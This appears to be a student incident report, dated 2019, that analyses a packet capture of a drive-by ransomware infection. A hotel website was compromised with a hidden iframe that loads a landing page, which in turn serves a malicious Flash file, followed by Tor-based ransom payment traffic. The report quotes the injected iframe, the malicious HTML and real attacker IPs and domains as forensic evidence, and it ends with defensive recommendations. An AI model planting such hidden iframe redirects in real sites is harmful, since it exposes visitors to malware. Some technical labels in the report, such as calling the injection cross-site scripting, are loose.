Finally, the client is referred to tilisinga-ismaeliet.starlightsteps.ork.uk by hongkonghotels.org (request shown below in 'b') and some large content is transferred to the client over many packets (blue box in screen shot above). tilisinga-ismaeliet.starlightsteps.ork.uk is associated with IP 5.135.252.130.


a.


```
Hypertext Transfer Protocol
  GET /js/jquery.min.php?c_utt=J18171&c_utm=http%3A%2F%2Fgcestrelasdaamadora.com%2Fjs%2Fjquery.min
  Accept: application/javascript, */*;q=0.8\r\n
  Referer: http://hongkonghotels.org/\r\n
  Accept-Language: en-US\r\n
  User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko\r\n
  Accept-Encoding: gzip, deflate\r\n
  Host: gcestrelasdaamadora.com\r\n
  Connection: Keep-Alive\r\n
```

b.

```
Hypertext Transfer Protocol
  GET /1998/02/07/nonsense/thee/weep-common-hope-wake.html HTTP/1.1\r\n
  Accept: text/html, application/xhtml+xml, */*\r\n
  Referer: http://hongkonghotels.org/\r\n
  Accept-Language: en-US\r\n
  User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko\r\n
  Accept-Encoding: gzip, deflate\r\n
  Host: tilisinga-ismaeliet.starlightsteps.org.uk\r\n
```

Network Miner only showed one downloaded file associated with 5.135.252.130. but it was associated with frame 2347 which is actually the last message sent to this host by the client before the client request another resource which causes the large transmission of content over several HTTP packets. I extracted the file, which was an HTML file, and uploaded it to VirusTotal.com.



As shown above, VirusTotal says the html file is most likely a Trojan horse. Reviewing the code in the HTML file, it can be seen that the HTML file will initiate a download from "/attic/1902549/slip-shrug-flap-able.swf" using a macromedia flash player plugin. This is a relative path, so we know that 5.135.252.130, which provided this HTML, is also providing the download.

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
<body>
<div class="navbar-header">
    <button type="button" class="navbar-toggle collapsed" data-toggle="collapse" data-target="#navbar" aria-expanded="false" aria-controls="navbar">
        <span class="sr-only">Toggle navigation</span>
        <span class="icon-bar"></span>
        <span class="icon-bar"></span>
        <span class="icon-bar"></span>
        <object width="396" classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" name="nzntnh" id="nzntnh" height="266" codebase=
        "http://fpdownload.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=10,1,52,0">
            <param value="/attic/1902549/slip-shrug-flap-able.swf" name="movie"/>
            <param name="bgcolor" value="#0f0ee3"/>
            <param value="always" name="allowScriptAccess"/>
            <embed src="/attic/1902549/slip-shrug-flap-able.swf" width="396" loop="false" height="266" allowScriptAccess="sameDomain" align="middle" play="true" id="ssymc" pluginspage=
            "http://www.macromedia.com/go/getflashplayer" name="ssymc" type="application/x-shockwave-flash" quality="high"/>
        </object>
    </button>
    <form  id="select-download" method="GET">
        <select name="theme" id="select-theme" class="selectpicker">
            <option  value="antelope-minimal-wordpress-blog">Antelope Minimal WordPress Blog</option>
            <option  value="free-ethanol-portfolio">Free! &#8211; Ethanol Portfolio</option>
            <option  value="free-awesomess-portfolio">Free! &#8211; Awesomess Portfolio</option>
            <option  value="free-spirit8-html">Free! &#8211; Spirit8 HTML</option>
            <option selected = "selected" value="arcadia-portfolio-template">Arcadia Portfolio</option>
            <option  value="bloggler-creative-wordpress-blog">Bloggler WordPress</option>
            <option  value="free-minimal-ui-kit">Free Minimal UI Kit</option>
            <option  value="sailor-creative-portfolio-template">Sailor Creative Theme</option>
            <option  value="bloggler-creative-blog">Bloggler Creative Blog</option>
            <option  value="awesome-photography-wordpress-theme">Awesome Photography</option>
        </select>
    </form>
    <script>

    </script>
    <a class="navbar-brand" href=""></a>
</div>
</body>
</html>
```

The contents of the request headers of the packet from the client which initiated the large HTTP transfer corroborates this finding.

```
Hypertext Transfer Protocol
  GET /attic/1902549/slip-shrug-flap-able.swf HTTP/1.1\r\n
  Accept: */*\r\n
  Accept-Language: en-US\r\n
  Referer: http://tilisinga-ismaeliet.starlightsteps.org.uk/1998/02/07/nonsense/thee/weep-common-hope-wake.html\r\n
  x-flash-version: 21,0,0,213\r\n
  Accept-Encoding: gzip, deflate\r\n
  User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko\r\n
  Host: tilisinga-ismaeliet.starlightsteps.org.uk\r\n
  Connection: Keep-Alive\r\n
```

Therefore we can conclude that the client requested an HTML page from 5.135.252.130 (tilisinga-ismaeliet.starlightsteps.ork.uk). This HTML page was a trojan horse which initiated a download of a file called slip-shrug-flap-able.swf from 5.135.252.130.

To determine why the client was referred to this malicious host by hongkonghotels.org, I examined the HTML page delivered to the client from that site. Using NotePad++'s search function, I searched for the malicious host which delivered the trojan horse and found one mention, shown below, in an iframe's src attribute.

```
</head>
<body class="home blog"><span style="position:absolute; top:-1070px; width:303px; height:307px;">
<iframe src="http://tilisinga-ismaeliet.starlightsteps.org.uk/1998/02/07/nonsense/thee/weep-common-hope-wake.html" width="266" height="261"></iframe>
</span>
<noscript>
<div id="page">
```

Iframe's are used to embed another page's content inside of the current HTML file, and the content of the page is executed. Thus we can conclude that the host 184.168.137.1 (hongkonghotels.org) was compromised and had malicious code, which performs a Cross-Site-Scripting attack, injected into its index page.


William Briguglio
104 205 372

March 31st, 2019


5. Right after the download from 5.135.252.130 is complete, Network Miner shows the host opened a session with 85.14.243.9 (shown below).

| | | | | | | |
|---|---|---|---|---|---|---|
| 2341 | 172.16.174.93 [Brock-PC] (Windows) | 49244 | 5.135.252.130 [tilisinga-ismaeliet.starlightsteps.org.uk] | 80 | Http | 19/08/2016 8:21:37 PM |
| 2454 | 172.16.174.93 [Brock-PC] (Windows) | 49246 | 5.135.252.130 [tilisinga-ismaeliet.starlightsteps.org.uk] | 80 | Http | 19/08/2016 8:21:40 PM |
| 2528 | 172.16.174.93 [Brock-PC] (Windows) | 49247 | 85.14.243.9 | 443 | | 19/08/2016 8:21:41 PM |
| 2539 | 172.16.174.93 [Brock-PC] (Windows) | 49248 | 85.14.243.9 | 443 | Ssl | 19/08/2016 8:21:43 PM |
| 2554 | 172.16.174.93 [Brock-PC] (Windows) | 49249 | 85.14.243.9 | 443 | Ssl | 19/08/2016 8:21:44 PM |
| 2819 | 172.16.174.93 [Brock-PC] (Windows) | 49250 | 85.14.243.9 | 443 | | 19/08/2016 8:21:49 PM |

Viewing packets sent from this host we can see that the client was sent instructions to download tor and navigate to a specific URL, http://ccjlwb22w6c22p2k.onion.




Looking for the specified URL on Network Miner we can see the URL belongs to host 217.197.83.197.




Then using this address to filter packets on Wireshark, we can see the client and the host 217.197.83.197 exchange large amounts of encrypted data (as is the nature of tor). Network Miner shows that the files downloaded to the client from this host are certificates (and one empty HTML file), possibly used to decrypt the data after the user paid the ransom fee.


| | | | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 4005 | C:\Progr... | 217.197.83.197 [onion.to] [ccjlwb22w6c22p2k.onion.to] | TCP 443 | 172.16.... | TCP 49... | TlsCertif... | AlphaSSL CA - SHA256 - G2[10].... | cer | 1 105 B | 19/08/2016 8:22:39 PM | TLS Certificate: CN |
| 4012 | C:\Progr... | 217.197.83.197 [onion.to] [ccjlwb22w6c22p2k.onion.to] | TCP 443 | 172.16.... | TCP 49... | TlsCertif... | AlphaSSL CA - SHA256 - G2[11].... | cer | 1 105 B | 19/08/2016 8:22:39 PM | TLS Certificate: CN |
| 4013 | C:\Progr... | 217.197.83.197 [onion.to] [ccjlwb22w6c22p2k.onion.to] | TCP 443 | 172.16.... | TCP 49... | TlsCertif... | AlphaSSL CA - SHA256 - G2[12].... | cer | 1 105 B | 19/08/2016 8:22:39 PM | TLS Certificate: CN |
| 4069 | C:\Progr... | 217.197.83.197 [onion.to] [ccjlwb22w6c22p2k.onion.to] | TCP 443 | 172.16.... | TCP 49... | TlsCertif... | AlphaSSL CA - SHA256 - G2[13].... | cer | 1 105 B | 19/08/2016 8:22:39 PM | TLS Certificate: CN |
| 3942 | C:\Progr... | 217.197.83.197 [onion.to] [ccjlwb22w6c22p2k.onion.to] | TCP 443 | 172.16.... | TCP 49... | TlsCertif... | AlphaSSL CA - SHA256 - G2[7].cer | cer | 1 105 B | 19/08/2016 8:22:36 PM | TLS Certificate: CN |
| 3998 | C:\Progr... | 217.197.83.197 [onion.to] [ccjlwb22w6c22p2k.onion.to] | TCP 443 | 172.16.... | TCP 49... | TlsCertif... | AlphaSSL CA - SHA256 - G2[8].cer | cer | 1 105 B | 19/08/2016 8:22:39 PM | TLS Certificate: CN |
| 4002 | C:\Progr... | 217.197.83.197 [onion.to] [ccjlwb22w6c22p2k.onion.to] | TCP 443 | 172.16.... | TCP 49... | TlsCertif... | AlphaSSL CA - SHA256 - G2[9].cer | cer | 1 105 B | 19/08/2016 8:22:39 PM | TLS Certificate: CN |
| 3930 | C:\Progr... | 217.197.83.197 [onion.to] [ccjlwb22w6c22p2k.onion.to] | TCP 80 | 172.16.... | TCP 49... | HttpGet... | index[1].html | html | 0 B | 19/08/2016 8:22:35 PM | ccjlwb22w6c22p2k |
| 4005 | C:\Progr... | 217.197.83.197 [onion.to] [ccjlwb22w6c22p2k.onion.to] | TCP 443 | 172.16.... | TCP 49... | TlsCertif... | onion.to[10].cer | cer | 1 242 B | 19/08/2016 8:22:39 PM | TLS Certificate: CN |
| 4012 | C:\Progr... | 217.197.83.197 [onion.to] [ccjlwb22w6c22p2k.onion.to] | TCP 443 | 172.16.... | TCP 49... | TlsCertif... | onion.to[11].cer | cer | 1 242 B | 19/08/2016 8:22:39 PM | TLS Certificate: CN |
| 4013 | C:\Progr... | 217.197.83.197 [onion.to] [ccjlwb22w6c22p2k.onion.to] | TCP 443 | 172.16.... | TCP 49... | TlsCertif... | onion.to[12].cer | cer | 1 242 B | 19/08/2016 8:22:39 PM | TLS Certificate: CN |
| 4069 | C:\Progr... | 217.197.83.197 [onion.to] [ccjlwb22w6c22p2k.onion.to] | TCP 443 | 172.16.... | TCP 49... | TlsCertif... | onion.to[13].cer | cer | 1 242 B | 19/08/2016 8:22:39 PM | TLS Certificate: CN |
| 3942 | C:\Progr... | 217.197.83.197 [onion.to] [ccjlwb22w6c22p2k.onion.to] | TCP 443 | 172.16.... | TCP 49... | TlsCertif... | onion.to[7].cer | cer | 1 242 B | 19/08/2016 8:22:36 PM | TLS Certificate: CN |
| 3998 | C:\Progr... | 217.197.83.197 [onion.to] [ccjlwb22w6c22p2k.onion.to] | TCP 443 | 172.16.... | TCP 49... | TlsCertif... | onion.to[8].cer | cer | 1 242 B | 19/08/2016 8:22:39 PM | TLS Certificate: CN |
| 4002 | C:\Progr... | 217.197.83.197 [onion.to] [ccjlwb22w6c22p2k.onion.to] | TCP 443 | 172.16.... | TCP 49... | TlsCertif... | onion.to[9].cer | cer | 1 242 B | 19/08/2016 8:22:39 PM | TLS Certificate: CN |

William Briguglio
104 205 372

March 31st, 2019

| IP | Role | Protocol | Start Date/Time | End Date/Time |
|---|---|---|---|---|
| 85.14.243.9 | Delivers personalized instructions to client after payload from 5.135.252.130 has encrypted client's files. | SSL<br>TCP | 2016-08-20<br>20:21:42.00625 | 2016-08-20<br>20:21:50.9877 |
| http://ccjlwb22w6c22p2k.onion | Accept payment from client and send keys to client for decryption of files | TCP<br>TLSv1.2<br>HTTP | 2016-08-20<br>20:22:35.68613 | 2016-08-20<br>20:22:52.89708 |

6. The attack took place in phases:
   i. Redirection from compromised hongkonghotels.org to malicious host "tilisinga-ismaeliet.starlightsteps.ork.uk" using inserted html iframe element.
   ii. "tilisinga-ismaeliet.starlightsteps.ork.uk" serves html trojan horse which initiates a download using a macromedia flash player plugin. This download is ransomware hosted by "tilisinga-ismaeliet.starlightsteps.ork.uk" in the directory "/attic/1902549/slip-shrug-flap-able.swf"
   iii. The ransomware encrypts user data and then downloads personalized instructions from 85.14.243.9. The payload displays instructions informing the user to download Tor, which is a browser that uses a special routing technique called "onion routing" which provides a high level of anonymity when using the internet to send data. After installing Tor, they are told to navigate to the URL http://ccjlwb22w6c22p2k.onion and follow the instructions there.
   iv. Since there were no other sessions opened after the one connecting to http://ccjlwb22w6c22p2k.onion, we can assume that http://ccjlwb22w6c22p2k.onion accepts payment in return for the decryption keys. The fact that the client downloaded several certs form this host cooperates this assumption.



William Briguglio
104 205 372

March 31st, 2019

7. Considering the attack encrypted user files. The only way to reverse this is to pay a ransom or restore from backup. In the future, to lower the probability of such an attack the ACME can consider a number of changes:

i. Disable iframes: iframes were used to commit the cross-site-scripting attack and disabling them could decrease the possibility of malicious code being loaded on compromised web sites in the future.
ii. Disable Macromedia flash player: flash player plugins were used to download the ransomware itself. Disabling Macromedia flash player can make it more difficult for malicious sites to deliver their malicious payload
iii. Instruct employees to only use the web for work related tasks: At the end of the day, there will always be new ways for attackers to compromise websites or infect a client's computer. The best way to lower the probability of a malicious site infecting a computer is to limit the probability of interacting with a malicious site.
iv. Drop Continuation HTTP packets: A large amount of continuation HTTP packets is rare and dropping any sent after a certain number can lower the probability of a large download, such as the one in this attack scenario, taking place